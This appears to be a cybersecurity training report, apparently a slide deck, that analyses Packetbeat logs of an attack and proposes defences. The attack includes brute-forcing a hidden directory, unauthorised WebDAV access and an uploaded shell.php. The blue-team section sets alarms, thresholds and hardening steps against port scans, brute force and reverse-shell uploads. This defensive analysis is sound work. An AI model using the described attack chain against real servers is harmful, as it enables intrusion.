

Errors vs successful transactions [Packetbeat] ECS

What time did the request occur?

- 02:34:50 hrs.

Analysis: Finding the Hidden Directory (cont.)




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	77,630
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Export: Raw Formatted

How many request were made?

- 77,630 requests


What files were requested?

- /connect_to_corp_server

What did it contain?

- The file contained instruction to connect to the webdav server.

Analysis: Uncovering the Brute-Force Attack



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	77,630
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Export: Raw Formatted


How many requests were made in the attack?

- There was a total of 77,632 requests.

How many requests had been made before the attacker discovered the password?

- A total of 77,630 requests before getting the password to access secret file.

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	70
http://192.168.1.105/webdav/shell.php	13
http://192.168.1.105/webdav/passwd.dav	10
http://192.168.1.105/webdav/	2

How many requests were made to this directory?

- There was a total of 2 requests made to /webdav/

Which files were being requested?

- shell.php
- passwd.dav

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Recommendation:

- Set IDS/IPS alarm to detect when ports are being scanned from a single remote source.

Threshold:

- Set threshold to trigger if 10 ports in 0.0005 seconds are scanned.

System Hardening

- Closed all ports that are unused.
- Implement port filtering.
- Use a firewall to redirect open ports to a “Honeypot” or to empty hosts.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Recommendation:

- If the company is persistent on maintaining hidden directory. Set IDS/IPS alarm for HTTP status codes 200 (ok) and 401 (unauthorized) detection. Being that this is a hidden directory, notification of all access is critical.

Threshold:

- Set threshold to trigger at 1 for any attempted login.

System Hardening

- Remove accessibility to secret or sensitive files from web server application.

Mitigation: Preventing Brute Force Attacks

Alarm

Recommendation:

- Set IDS/IPS alarm for HTTP status code 401 (unauthorized) detection.

Threshold:

- Set threshold to trigger at 10 login attempts per minute

System Hardening

- Implement Multi-Factor Authentication.
- Page rate limit.
- Whitelist IP addresses for authorized users.

Mitigation: Detecting the WebDAV Connection

Alarm

Recommendation:

- If the company is persistent on using and maintaining WebDav connections. Set IDS/IPS alarm to detect every single time the webdav is being unauthorized accessed by a IP address.

Threshold:

- Set threshold to trigger at 1.

System Hardening

Remove WebDAV access from web server.
There are more secure serviced that can be implemented,

- FTP/S, SFTP, HTTPS
- Active Directory & LDAP
- Secure SSL Encryption
- Two-Factor Authentication

Mitigation: Identifying Reverse Shell Uploads

Alarm

Recommendation:

- Set IDS/IPS alarm for HTTP status code 201 (created) and POST request on web server detection with file type .php.

Threshold:

- Set threshold to trigger at 1.

System Hardening

- Ensure uploaded files cannot be executed.
- Validate file format and extensions.
- Disabling or removing any PHP capabilities.

The End